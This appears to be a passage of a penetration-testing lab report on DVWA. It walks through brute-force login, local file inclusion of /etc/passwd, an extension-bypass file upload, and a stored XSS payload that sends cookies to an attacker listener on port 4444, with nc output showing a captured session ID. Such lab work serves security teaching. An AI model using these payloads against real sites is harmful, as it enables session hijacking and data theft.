
02. In the Connection settings within the browser set the radio button to manual proxy configuration. This needs to be set to your localhost on 127.0.0.1 and the port to 8080.




03. Enter username user and a Password pass, then click the login button. The request should get received by Burps Proxy




04. In Burp Suite, click the forward button to forward our intercepted request on to the web server. Due to not having entered the correct username and password, we get presented with an error message that states Username and/or password incorrect.




05. Select attack type and highlight user and password field



06. Select word list and start attack, we will get right one hit with change in length value



07. Try the hit received from Burp Suite and we'll get successful login



Mitigation:

1. Use strong passwords
2. Restrict access to authentication URLs
3. Limit login attempts
4. Use CAPTCHAS


04. File Inclusion

Severity: High

Summary:
There are several file inclusion vulnerabilities on the application where both local and external files can be accessed through the page parameter.

Proof of Concept with Steps:
01. Set security to low, attempted a local file read by inputting "/etc/passwd" after the page parameter

Result: the contents of /etc/passwd were displayed on the page as shown below.



Mitigation

1. Sanitize user-supplied input

As discussed in the vulnerabilities mentioned earlier, implement strong usersupplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept.

A blacklist approach may also work here, by identifying and blocking malicious URLs and/or IP addresses, as well as those that have already attempted to infiltrate the application or server. Use of a good logging system would be beneficial here.

05. File Upload
Severity: High

Summary:
Whenever the web server accepts a file without validating it or keeping any restriction, it is considered as an unrestricted file upload. This Allows a remote attacker to upload a file with malicious content. This might end up in the execution of unrestricted code in the server.

Proof of Concept with Steps:

01. Save the following code in notepad as Prank.html.jpg


```
<html>
<body>
<script>alert("You have been Pranked")</script>
</body>
</html>
```

02. Go back to DVWA and select this file using browse. before we click on upload, we need to fire up Burp Suite. Click on the network and proxy tab and change your proxy settings to manual. In our case Burp Suite is the proxy. By default, Burp Suite operates in the following address- 127.0.0.1:8080. So, in the browser, set the IP address as 127.0.0.1 and the port as 8080.


03. In Burp Suite, under the proxy tab, make sure that intercept mode is on.

04. In the DVWA page, click on the upload button. in Burp Suite In the parameter filename (as highlighted in the image) change 'Prank.html.jpg' to 'Prank.html' and click forward.


```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.175.128
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=---------------------------143055431924636640453198005099
8  Content-Length: 554
9  Origin: http://192.168.175.128
10 Connection: close
11 Referer: http://192.168.175.128/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=dd24299cabebba66e575aabbab5a5c01
13 Upgrade-Insecure-Requests: 1
14
15 -----------------------------143055431924636640453198005099
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----------------------------143055431924636640453198005099
20 Content-Disposition: form-data; name="uploaded"; filename="Prank.html.jpg"
21 Content-Type: image/jpeg
22
23 <html>
24 <body>
25 <script>alert("You have been Pranked")</script>
26 </body>
27 </html>
28 -----------------------------143055431924636640453198005099
29 Content-Disposition: form-data; name="Upload"
30
31 Upload
32 -----------------------------143055431924636640453198005099--
33
```




05. In the DVWA page we will get a message saying the file was uploaded successfully and the path of the uploaded file is also given.



06. If we go to the location, we will get a list of files that have been uploaded including our file as well.



07. Click on Prank.html and the dialog box saying 'You have been Pranked' opens up.



Mitigation:

1. Allow only certain file extension

2.Set maximum file size and name length

3. Allow only authorized users

4. Keep your website updated

6. XSS (STORED) & SESSION HIJACKING

Severity: High


Summary:

Stored XSS arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.


The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources.

Proof of Concept with Steps:


01. Open Kali machine and open port in listening mode:



02. Open DVWA and set security to low and select XSS Stored. Try to enter script in message by putting IP of kali machine and try to run, but is will not accept as character length is fixed. Right click on message pane and select inspect.



03. Change to 150 and enter the script by giving Name as admin :



Vulnerability: Stored Cross Site Scripting

Name * admin

Message * `<script>document.location="http://192.168.175.130:4444/cookie.php?c="+document.cookie;</script>`

Name: test
Message: This is a test comment.

Username: admin
Security Level: low
PHPIDS: disabled


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
 <head> … </head>
 <body class="home"> overflow
  <div id="container">
   <div id="header"> … </div>
   <div id="main_menu"> … </div>
   <div id="main_body">
    <div class="body_padded">
     <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
     <div class="vulnerable_code_area">
      <form method="post" name="guestform" onsubmit="return validate_form(this)"> event
       <table width="550" border="0" cellpadding="2" cellspacing="1">
        <tbody>
         <tr> … </tr>
         <tr>
          <td width="100">Message *</td>
          <td>
           <textarea name="mtxMessage" cols="50" rows="3" maxlength="150"></textarea>
          </td>
         </tr>
         <tr> … </tr>
        </tbody>
       </table>
      </form>
     </div>
     <br>
     <div id="guestbook_comments"> … </div>
     <br>
     <h2>More info</h2>
```

html › body.home › div#container › div#main_body › div.body_padded › div.vulnerable_code_area › form › table › tbody › tr › td › textarea

```
element {
}
```


04. Admin session cookie will be captured on open port:

"security=low;%20PHPSESSID=cf00ea5dab39ad52b90da31204dba5d5"



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.175.1: inverse host lookup failed: Unknown host
connect to [192.168.175.130] from (UNKNOWN) [192.168.175.1] 54594
GET /cookie.php?c=security=low;%20PHPSESSID=cf00ea5dab39ad52b90da31204dba5d5 HTTP/1.1
Host: 192.168.175.130:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.175.128/
Upgrade-Insecure-Requests: 1
```

05. In local machine open DVWA with admin credentials:



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

